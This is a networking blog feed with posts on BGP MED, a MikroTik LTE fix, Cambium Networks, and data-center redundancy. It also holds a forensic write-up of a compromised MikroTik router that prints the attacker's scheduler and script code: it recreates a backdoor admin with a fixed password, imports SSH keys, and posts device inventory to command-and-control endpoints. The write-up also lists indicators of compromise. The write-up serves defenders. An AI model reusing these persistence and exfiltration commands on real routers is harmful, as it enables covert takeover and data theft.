
MED is also normally compared between routes learned from the same neighboring AS. If one route comes from AS64500 and another comes from AS64501, the router may never compare their MED values during normal path selection. There are platform-specific knobs that can change this behavior, so check the actual BGP configuration before assuming MED is part of the decision.
MED Works Well With Multiple Handoffs to One Network
MED fits well when two networks have several interconnections with each other. A regional ISP might connect to the same provider in Indianapolis and at another POP, with both sessions carrying the same routes.
Maybe Indianapolis has more transport capacity, or that is simply where you want most of the inbound traffic. Advertise a lower MED there while leaving the second session active with a higher value.
You are not withdrawing the backup or waiting for someone to change a route map during an outage. The routes stay in the BGP table. If the Indianapolis route disappears, the provider still has the other advertisement and can move traffic to it.
MED Does Not Control Outbound Traffic
MED influences how the neighboring AS treats routes you advertise to it. It does not tell your routers which exit to use when sending traffic in the other direction. Local preference handles that decision inside your AS.
You could prefer FD-IX for outbound traffic with local preference while using MED to influence where a transit provider sends traffic back into your network. The two directions do not have to match. Seeing packets leave through Indianapolis does not mean the return traffic enters there. The remote network makes its own BGP decision.
Troubleshooting MED
Start by confirming what your router is actually sending. Looking at the route in your local BGP table is not enough if an outbound route map changes MED during export.
Check the advertised route and verify the MED value after your export policy has been applied. If you expect MED 50 and the router is advertising 200, there is no reason to start troubleshooting the other network yet.
Next, find out whether the neighbor accepts MED. Some providers strip it, replace it, or simply do not use it for the policy you are trying to build. If the provider does not clearly document this, an email to the peer’s NOC can answer the question pretty quickly.
If the neighbor receives MED 50 and MED 200 but still selects the route carrying 200, look at what BGP considered before MED. Local preference is one of the first things I would check. AS path length matters too. If one route has a shorter path, BGP may select it before MED gets a chance to break the tie.
The post BGP MED: Controlling Which Entry Point Another Network Uses appeared first on Justin Wilson (j2sw).
]]>The post Mikrotik 7.23/7.24 and LTE appeared first on Justin Wilson (j2sw).
]]>What’s new in 7.23.7 (2026-09-16):
*) lte – prevent the modem firmware from being deleted for RBSXTLTE3-7, EC25-EU&KNe, EG25-G&KNe, EC25-EU&SXTsq, EG25-G&SXTsq (introduced in 7.23.6);
If you have already upgraded to 7.23.6 or 7.24.3, follow these steps to restore LTE functionality on affected devices:
- Upgrade RouterOS to version 7.23.7 or 7.24.4
- Update the modem firmware:
/interface/lte/firmware-upgrade [find] upgrade=yes - Reboot the router.
For more details, see:
https://forum.mikrotik.com/t/warning-lte-interface-stops-working-after-upgrade-to-7-23-6-7-24-3
The post Mikrotik 7.23/7.24 and LTE appeared first on Justin Wilson (j2sw).
]]>The post A first-hand forensic walkthrough of a real router compromise appeared first on Justin Wilson (j2sw).
]]>A note before we start: Anything in this post that could identify my network, my organization, or my router’s real hostname and IP address has been redacted or made generic. The attacker’s own infrastructure, such as IP addresses, ports, usernames, passwords, and file names, is left intact because that’s exactly the kind of information other RouterOS admins need to check their own devices.
Background
A MikroTik router in a honeypot network of mine was recently compromised. The intruders set up a fairly elaborate persistence and remote-access scheme, but they never disconnected my admin session I was logged in with. That oversight meant I could watch what happened after the intrusion was already done without much effort on my part. In this post, I will go over the scheduled tasks, the scripts, the new users, the tunnels, all still sitting there in `/system scheduler`, `/system script`, and `/ip firewall filter` .
The likely way in
The router was running RouterOS 7.20beta7 (testing branch). This puts the device inside the vulnerable range for a chain of RouterOS vulnerabilities publicly disclosed in September 2026 and nicknamed “MikroTrick”:
| CVE | CVSS | Issue |
|---|---|---|
| CVE-2026-67276 | 9.2 | SSH authentication bypass — RouterOS validated only the public modulus of a client’s RSA key instead of the full key, letting an attacker forge SSH authentication without ever holding a valid private key |
| CVE-2026-86060 | 9.2 | Privilege escalation via malformed SSH usernames (starting with disallowed characters), used to grant full administrative rights |
| CVE-2026-67277 | 8.8 | Unauthenticated access to the bandwidth-test service, with potential kernel memory exposure |
MikroTrick affects RouterOS 6.0.0–6.49.20, 7.0.0–7.24.1, and development builds before 7.25beta3 — which includes my 7.20beta7. According to public reports, exploitation in the wild has been observed since at least September 2, 2026, against internet-exposed SSH services, with researchers scanning over 120,000 vulnerable, SSH-exposed MikroTik devices. On a side note, MikroTik did a pretty good job of mitigating this with a quick firmware release. However, you should not have these ports exposed to the Internet to begin with.
I can’t prove with certainty that MikroTrick was the actual issue. But several details support this:
– The vulnerable firmware.
– An almost obsessive insistence, repeated across *four separate scheduled jobs*, on keeping SSH enabled on port 22 no matter what an admin does to it.
– A privileged backdoor account created within roughly a minute of the intrusion starting.
The public IOCs disclosed for MikroTrick so far include attacker IPs 82.192.72.4 and 103.102.31.18, plus a backdoor account named ops. Those did not match this router. I did find ops on another compromised router, though, using different infrastructure and account names.
That suggests either a different operator running their own toolkit against the same vulnerability. This could also suggest ops is a temporary user until the scripts and files are installed.
Timeline
Everything below happened within about 10 hours on a single day, with a second wave of scripts deployed roughly 10 hours after the first
| Time (device local) | Event |
|---|---|
| 01:17:52 | First scheduler (netupd) installed — recreates a backdoor user if it’s ever missing |
| 01:18:30 | Two more schedulers installed: one that force-recreates/re-enables the backdoor account and SSH every hour, and one that pulls and re-imports a remote config script every 30 minutes |
| 01:18:30 | A “reporting” scheduler installed, running an inventory-beacon script every 5 minutes |
| (shortly after) | OpenVPN dial-out client (“mesh” interface), inbound OpenVPN service, PPTP tunnel, and SOCKS proxy firewall rules configured |
| 11:33:07 | A second-generation persistence script (v4) deployed via its own scheduler, alongside the original |
(undated / 1970-01-01, i.e. “run since boot”) | A third generation (v5) added later, this time with a fallback second C2 host if the primary is unreachable |
I am not sure why there is a lag in time between the first login and the scripts being installed. It’s almost like it’s being handed off to someone to do the actual work. Lets get into what was installed.
1. A self-healing backdoor account
The intruders created a local RouterOS user, `svcnet`, with full administrative privileges (`group=full`) and a static password. The account itself isn’t anything new, it’s how hard they worked to make it un-killable:
```

/system scheduler

add interval=1h name=netupd on-event=":if ([:len [/user find where name=svcnet]] = 0) do={/user add name=svcnet password=RexPwn3d2026! group=full}" ...

add interval=1h name=cfg-r on-event="/user set svcnet group=full disabled=no; /user set svcnet password=RexPwn3d2026!; /ip service set ssh disabled=no port=22" ...

add interval=30s name=cfg-res on-event=persist-v2 ...

add name=wan-boot on-event=wan-check ...

add interval=1m name=wan-check on-event=wan-check ...

```
Between these jobs, the account gets checked and recreated every 30 seconds to 1 hour, on every reboot, and on every WAN state change. Delete the user, and it’s back within 30 seconds. Change its password, and it’s reset within the hour. Disable SSH, and it’s re-enabled within a minute.
The `wan-check` script goes a step further:
```

/system script

add ... name=wan-check owner=svcnet ... source=":if ([:len [/user find where name=svcnet]] = 0) do={ /user add name=svcnet password=RexPwn3d2026! group=full }; :do { /user set svcnet group=full disabled=no } on-error={}; /ip service set ssh disabled=no port=22; :do { /ip cloud set ddns-enabled=yes } on-error={}; :if ([:len [/file find name=mt_pub.key]] > 0) do={ :do { /user ssh-keys remove [find where user=svcnet and key-owner~\"mtops\"] } on-error={}; :do { /user ssh-keys import public-key-file=mt_pub.key user=svcnet } on-error={} }"

```
Beyond re-enabling SSH and recreating `svcnet`, this script also does the following:
1. Turns on MikroTik Cloud DDNS (`/ip cloud set ddns-enabled=yes`), so the router self-registers a reachable hostname even if its WAN IP changes via DHCP. This means the attacker doesn’t have to re-scan for the device after an IP change.
2. Imports an SSH public key (from a file named `mt_pub.key`, tagged with the key-owner label `mtops`) onto the `svcnet` account. That gives the attacker passwordless, key-based SSH access that survives even a full password reset. You need to know to check `/user ssh-keys print` to find it.
The intruders also removed all of the local users except the admin account, whose password they changed, and added a second account, `cfgmarket`, used to authenticate the VPN tunnels described below. In my case, the specific admin session I was already logged into wasn’t invalidated, which is the only reason any of this analysis was possible. This is a very rare occurrence on most production networks.
2. Layered scheduled persistence and remote code execution
RouterOS’s scheduler was turned into a lightweight command-and-control (C2) client. Full list of what was installed:
| Scheduler | Interval | Purpose |
|---|---|---|
netupd | 1h | Recreate svcnet if missing |
cfg-r | 1h | Force-reset svcnet group/password, re-enable SSH |
cfg-u | 30m | Fetch persist_mt.rsc from C2 and /import it |
cfg-t | 5m | Run cfg-rpt (device inventory beacon) |
cfg-res | 30s | Run persist-v2 script |
cfg-v2 | 30m | Fetch persist_mt_v4.rsc from C2 and /import it |
wan-boot | on startup | Run wan-check |
wan-check | 1m | Run wan-check (account/SSH/key persistence, DDNS) |
health-check | 15m | Post a lightweight heartbeat beacon |
cfg-v5 | 30m | Fetch persist_mt_v5.rsc from primary C2, falling back to a second C2 host if unreachable, then /import it |
The `cfg-u` / `cfg-v2` / `cfg-v5` jobs are the important ones. Every 30 minutes, the router reaches out to an attacker-controlled web server, downloads a `.rsc` script, and executes it with full RouterOS permissions (`policy=…,password,sniff,sensitive,romon`). This is pretty sophisticated. Whatever the attacker puts at that URL next runs on your router within half an hour, no further access needed. The permissions granted to these jobs is a new level of sophistication I haven’t seen before. They turn on `sniff` (packet capture) and `romon` (MikroTik’s Layer-2 “Reflected MikroTik Network” protocol, which can hop across L2 segments outside normal IP routing), both of which are included, which is far more capability than a “keep a backdoor account alive” task should ever need.
The `v5` script tries a primary host, falls back to a second host on failure, and wraps each step in `on-error={}` so a failed fetch doesn’t throw a visible error or break the chain.
3. Taking inventory of the router
Two of the scripts exist purely to phone home with information about the device itself:
```

/system script

add ... name=cfg-rpt ... source="...:local body ($id . \"|\" . $model . \"|\" . $ver . \"|\" . $up . \"|\" . $cpu . \"|\" . $fmem . \"|\" . $tmem . \"|\" . $ips); /tool fetch url=\"http://:8098/report\" http-method=post http-data=$body keep-result=no"

add ... name=health-check ... source="...:local bd (\"kind=beacon|host=\" . [/system identity get name] . \"|ver=\" . [/system resource get version]); ... /tool fetch http-method=post http-data=$bd url=\"http://:8097/ingest\" ..."

```
`cfg-rpt` (run every 5 minutes via `cfg-t`) POSTs the router’s identity name, hardware model, RouterOS version, uptime, CPU load, free/total memory, and every IP address and interface configured on the box to a `/report` endpoint. `health-check` (every 15 minutes) sends a quick “I’m alive” beacon with just the hostname and version to a separate `/ingest` endpoint.
That’s three distinct services running on the same C2 host, on three different ports — one for pushing new scripts (`8080`), one for fine-grained inventory (`8098`), and one for basic liveness/heartbeat (`8097`).
4. Remote access: two VPNs, a legacy tunnel protocol, and a disguised interface
The router was configured as an OpenVPN client, dialing out to the attacker’s infrastructure over an interface named ‘mesh’ . I assume this name was chosen specifically so it would blend into a legitimate-looking interface list next to any real wireless/mesh interfaces.
```

Connect To:

Port: 1195, Protocol: udp

User: cfgmarket

Cipher: aes-256-cbc, Auth: sha1

Verify Server Certificate: no

TLS Version: any

```
Note `Verify Server Certificate: no’. The attacker’s own tunnel doesn’t validate the far end’s certificate, which is sloppy on their part but not something a victim can exploit. Maybe in version 6 they will fix this. I am joking.
Separately, the firewall configuration shows the router was also set up as an OpenVPN server/concentrator, accepting inbound connections on port 1194/tcp and routing traffic for two client subnets, `10.8.0.0/24` and `10.9.0.0/24`, with DNS (port 53, both tcp and udp) explicitly permitted from those subnets:
```

/ip firewall filter

add action=accept chain=forward comment=cfgmarket-ovpn-fw-10.8.0.0_24 src-address=10.8.0.0/24

add action=accept chain=input comment=ovpn-cfgmarket dst-port=1194 protocol=tcp

add action=accept chain=input comment=cfgmarket-ovpn-dns-10.8.0.0_24-udp dst-port=53 protocol=udp src-address=10.8.0.0/24

add action=accept chain=input comment=cfgmarket-ovpn-dns-10.8.0.0_24-tcp dst-port=53 protocol=tcp src-address=10.8.0.0/24

add action=accept chain=forward comment=cfgmarket-ovpn-fw-10.9.0.0_24 src-address=10.9.0.0/24

add action=accept chain=input comment=cfgmarket-ovpn-dns-10.9.0.0_24-udp dst-port=53 protocol=udp src-address=10.9.0.0/24

add action=accept chain=input comment=cfgmarket-ovpn-dns-10.9.0.0_24-tcp dst-port=53 protocol=tcp src-address=10.9.0.0/24

```
Two separate client subnets (`.8` and `.9`) suggest two generations of VPN client pools, or two distinct groups of downstream users being handed access through this one router. It could also be an in and an out. On top of that, a PPTP tunnel was also configured. This itself is a red flag regardless of how it was configured, since there’s little legitimate reason to configure PPTP on a router in 2026.
Finally, a SOCKS proxy port (1080/tcp) was opened for inbound traffic. This was re-added five separate times across the config (which suggests that the persistence scripts re-apply the same rules each time they run, without first checking whether the rule already exists. This is typical of scripted attacks.
You have an OpenVPN concentrator serving multiple client subnets, a SOCKS proxy, all under a consistent `cfgmarket` naming scheme, plus infrastructure built to inventory and heartbeat-monitor a fleet of devices. The router is being turned into an exit node (VPN exit or SOCKS proxy) to do stuff to others using your stuff.
5. Files left behind
The router’s file storage contained:
| File | Likely purpose |
|---|---|
mt_setup.rsc, mt_setup_v4.rsc | Locally-saved copies of the fetched persistence scripts (matches cfg-u/cfg-v2 destinations) |
persist_mt_v4.rsc, persist_mt_v5.rsc, pmt.rsc, pv4.rsc | Additional/older generations of the same persistence tooling |
cert_export_ovpnca.crt | An exported OpenVPN CA certificate, presumably tied to the VPN server configuration described above |
console-dump.txt | A captured console session (worth reviewing in full — this can contain command history revealing manual, hands-on-keyboard actions rather than scripted ones) |
autosupout.rif, autosupout.old.rif | Standard MikroTik diagnostic "supout" files — these can be legitimate/pre-existing, but check their timestamps and content; a supout file can leak your full configuration (including secrets) if the attacker generated and exfiltrated one |
skins/ directory | WebFig UI skin storage — worth diffing against a factory-default skin set, since a modified skin file is a known way to hide menu items from the web GUI |
The presence of *five* separate `.rsc` variants (`mt_setup`, `mt_setup_v4`, `persist_mt_v4`, `persist_mt_v5`, plus shorthand `pmt`/`pv4` copies) tells of scripts under active development. These have undergone changes at least 4-5 times.
Indicators of Compromise
If you administer MikroTik/RouterOS devices, it’s worth checking your own configuration for any of the following. However, you probably won’t get lucky enough to find this before it’s too late.
| Type | Value | Context |
|---|---|---|
| C2 IP (primary) | 64.44.141.220 | Script distribution (:8080), report ingest (:8098), heartbeat (:8097), OpenVPN dial-out target (:1195/udp) |
| C2 IP (fallback) | 23.95.217.226 | Secondary script host used by the v5 persistence generation |
| Backdoor username | svcnet | Full-privilege (group=full) local user, continuously recreated |
| Secondary username | cfgmarket | Used for VPN authentication; also present as a local account |
| Backdoor password | RexPwn3d2026! | Static password set/reset on svcnet by multiple scripts |
| SSH key tag | mtops | Label on an imported SSH public key (mt_pub.key) granting passwordless access |
| Interface name | mesh | Disguised name for the outbound OpenVPN client interface |
| Scheduler names | netupd, cfg-r, cfg-u, cfg-t, cfg-res, cfg-v2, cfg-v5, wan-boot, wan-check, health-check | All attacker-installed; none of these are stock RouterOS scheduler names |
| Script names | cfg-rpt, persist-v2, wan-check, health-check | All owned by svcnet |
| Files | mt_setup.rsc, mt_setup_v4.rsc, persist_mt_v4.rsc, persist_mt_v5.rsc, mt_v5.rsc, pmt.rsc, pv4.rsc, mt_pub.key, cert_export_ovpnca.crt | Check /file print for these |
| Firewall comment prefix | cfgmarket-*, ovpn-cfgmarket | Tags on inserted firewall rules |
| Ports | 1080/tcp (SOCKS, inbound), 1194/tcp (OpenVPN server, inbound), 1195/udp (OpenVPN client, outbound to C2), 8080/tcp, 8097/tcp, 8098/tcp (all C2), 22/tcp (forcibly re-enabled) | |
| VPN subnets | 10.8.0.0/24, 10.9.0.0/24 | OpenVPN client address pools referenced in firewall rules |
Attack Pieces and Parts
| Tactic | Technique | Evidence |
|---|---|---|
| Initial Access | T1190 (Exploit Public-Facing Application) / T1133 (External Remote Services) | Vulnerable RouterOS version + internet-facing SSH consistent with the MikroTrick disclosure |
| Persistence | T1136 (Create Account), T1098 (Account Manipulation) | svcnet / cfgmarket creation and continuous repair |
| Persistence | T1053.005-equivalent (Scheduled Task, RouterOS scheduler) | 10 scheduler entries |
| Persistence | T1556 (Modify Authentication Process) | SSH key import onto backdoor account |
| Defense Evasion | T1562.004 (Disable or Modify System Firewall) | New allow rules for proxy/VPN ports |
| Defense Evasion | Disguised naming (no clean ATT&CK ID) | Interface named mesh, scripts named to resemble legitimate config-management jobs |
| Command and Control | T1071.001 (Web Protocols), T1105 (Ingress Tool Transfer) | HTTP /tool fetch + /import cycle every 30 minutes |
| Command and Control | T1090 (Proxy) | SOCKS (1080) and OpenVPN concentrator for third-party egress |
| Command and Control | T1102-adjacent (Dynamic Resolution via provider DDNS) | /ip cloud set ddns-enabled=yes |
| Collection / Discovery | T1082 (System Information Discovery) exfiltrated via T1041 | cfg-rpt inventory beacon |
Fix it checklist
If any of the above looks familiar on your own gear and you still have access to it do the following:
1. Assume full compromise. Don’t just delete `svcnet`/`cfgmarket`. The scheduler will recreate them within 30 seconds to an hour. Remove the schedulers and scripts *first*, then the accounts, then rotate all the credentials on the device.
2. Remove anything in files you don’t recognize.
3. Check `/user ssh-keys print` for unexpected keys, not just `/user print` for unexpected accounts — a password reset alone won’t revoke key-based access.
4. Audit `/system scheduler print` and `/system script print`. Anything you didn’t create, remove.
5. Review `/ip firewall filter print` for rules you don’t recognize, especially duplicate/near-duplicate rules
6. Check `/interface ovpn-client`, `/interface pptp-client` (and server-side equivalents), and `/ppp secret` for tunnels and credentials you didn’t set up. Disable PPTP outright unless you have a specific reason to keep it.
7. Update RouterOS to a fixed release (7.25beta3+, 7.24.2+, 7.23.4+, or 6.49.21+ per the MikroTrick advisory) before doing anything else if your device is internet-exposed.
8. Take SSH, Winbox, and the API off the WAN interface entirely, or at minimum restrict them to an allow-list of trusted management IPs. A quick stop fix might be to change the SSH port away from 22. This won’t last long, though.
9. After cleanup, strongly consider a factory reset and rebuild from a known-good configuration.
10. Rotate any credentials that ever touched this device. RADIUS/TACACS secrets, VPN pre-shared keys, etc.
11. Export and archive the “dirty” configuration before you clean it up, exactly as I did here. It’s the only way to build a timeline or hand off useful evidence if you escalate to your ISP, MikroTik, or law enforcement. In all reality fix it and move on though.
Closing thoughts
Looking back over this configuration, it isn’t any single technique they used. None of it is especially novel. The novel part is how many backup plans they had. Four different mechanisms all independently re-enabling SSH, three different fetch-and-import jobs pulling three generations of the same script, a backdoor account checked and repaired on a 30-second cycle. This all was built for one thing. Surviving an admin who does notice something’s wrong. The only reason it didn’t work in my case is that they left one session logged in.
If you run RouterOS anywhere, simply make sure of two things.
1. Don’t expose your management plane to the Capital I Internet
2. Update your RouterOS when vulnerabilities are discovered.
—
*Sources on the MikroTrick vulnerability chain referenced above:*
– [CERT Polska: Critical vulnerabilities in MikroTik RouterOS are being actively exploited](https://cert.pl/en/posts/2026/09/vulnerabilities-in-mikrotik-routeros-actively-exploited/)
– [The Hacker News: Attackers Hijack MikroTik Routers Through Internet-Exposed SSH Without Authentication](https://thehackernews.com/2026/09/attackers-hijack-mikrotik-routers.html)
– [Help Net Security: Hackers exploit RouterOS flaws to hijack MikroTik devices without authentication](https://www.helpnetsecurity.com/2026/09/07/mikrotik-routeros-ssh-vulnerabilities-exploited/)
– [Security Online: MikroTrick PoC — RouterOS Admin Rights Exploited In Wild](https://securityonline.info/mikrotik-routeros-mikrotrick-cve-2026-67276/)
The post A first-hand forensic walkthrough of a real router compromise appeared first on Justin Wilson (j2sw).
]]>The post An open Letter about the implosion of Cambium Networks appeared first on Justin Wilson (j2sw).
]]>First and foremost, my heart goes out to you during these tough, uncertain times. Over the past couple of years, Cambium has taken a beating in the forums and groups. Those of us who understand how the world works always knew that employees who interfaced with the customer world weren’t tied to the decisions made at the corporate level. The questions and frustration were never really directed at you, but you sometimes took the brunt. Understanding the distinction between Cambium Corporate and Cambium Operations is key to this letter.
Let’s call what happened what it is. An Implosion. Cambium Corporate failed both you and us. Us being the investor, the operator, the distributor, and the advocate. For those who followed the unfolding saga of multiple auditors, failed filings, and COVID-era manufacturing decisions (to name just a few), we were often critical of Cambium Corporate, not of Cambium Operations. At times, this felt like attacks on passionate employees. It’s hard to work at a company and not care emotionally about your workplace. These questions came from passionate people basing their livelihood on a company, not just a product.
The stock price and associated activities are always an indicator of how a company is doing. You can’t hide this from the world. Cambium faltered big time because they didn’t address issues and keep addressing them until they are resolved. Customer and investor confidence matter a lot in today’s market. When things like this happen, the product should take a back seat, and the message should take center stage.
Over the next weeks and months, we will hear the spin about “the perfect storm” and other factors. Folks will talk about BABA, Bead, and the decline of fixed wireless. We will hear about slow product pipelines. We will also hear the “I told you so” folks talk about how competitors crushed them, etc. These are factors, but they are by-products of corporate-level failure. Cambium has top-tier products. The United States is not their only market.
The WISP landscape is changing, and the Cambium implosion is a huge indicator of this. There are no answers right now. I expect we will see some announcements over the next few weeks or months. There will be pieces to be picked up. Once we see who picks up those pieces and how, that will be the time for requests about moving forward. I have my own thoughts on this but can’t talk about them yet without revealing some non-public knowledge. Once this becomes public, look for my “next steps” letter.
In the meantime, keep the folks you worked with regularly in your thoughts. Share their LinkedIn profiles if they post that they are looking. Focus on the human side while we wait for the chips to fall.
Be seeing you,
Justin Wilson
j2sw.com
packetsdownrange.com
The post An open Letter about the implosion of Cambium Networks appeared first on Justin Wilson (j2sw).
]]>The post What N, N+1, 2N, and 2(N+1) Mean in a Data Center appeared first on Justin Wilson (j2sw).
]]>When I evaluate a data center, I want to know what the redundancy rating covers if they are advertising one. I also want to know what happens when a UPS module is offline and another component fails. Let’s get into what they mean in this post.
N Is the Capacity Required to Carry the Load

A UPS plant may need three 100 kW modules to support a 300 kW design load. Those three modules represent N. All three must remain available for the plant to carry its full rated load. If one module stops working, only 200 kW remains. The facility must reduce the load or transfer it to another system. An N design has enough equipment for normal operation, but it has no spare capacity.
The same calculation applies to cooling. If four cooling units are required to hold the room at its target temperature, those four units are N. Losing one unit leaves the room below its required cooling capacity.
N+1 Adds One Spare Component
Add a fourth 100 kW UPS module to the 300 kW plant, and the system becomes N+1. Three modules carry the load. The fourth provides enough capacity for one module to fail or undergo maintenance.
N+1 works well when the failure stays inside the group of UPS modules. It does not help if all four modules feed one output panel and that panel fails. The spare module has no alternate path to the distribution panel.
I also want to know how heavily the plant is loaded. A four-module system may have been N+1 when the load was 250 kW. If the load grows past 300 kW, the fourth module is no longer a full spare.
N+2 Provides Two Spare Components
An N+2 plant would use five 100 kW modules to support the same 300 kW load we talked about. Two modules can be unavailable while the other three continue carrying the load. That gives the facility room for a maintenance event and a second module failure. Murphy’s law will come into play at least once.
Cooling plants often use this type of design where repairs can take time. One chiller may already be disassembled when another develops a problem. The remaining chillers still need enough capacity to keep the room within its temperature limits.
N+2 still describes component capacity. Five chillers connected to one failed control system may all stop together. The shared equipment has to be included when reviewing the failure path.
2N Uses Two Complete Systems
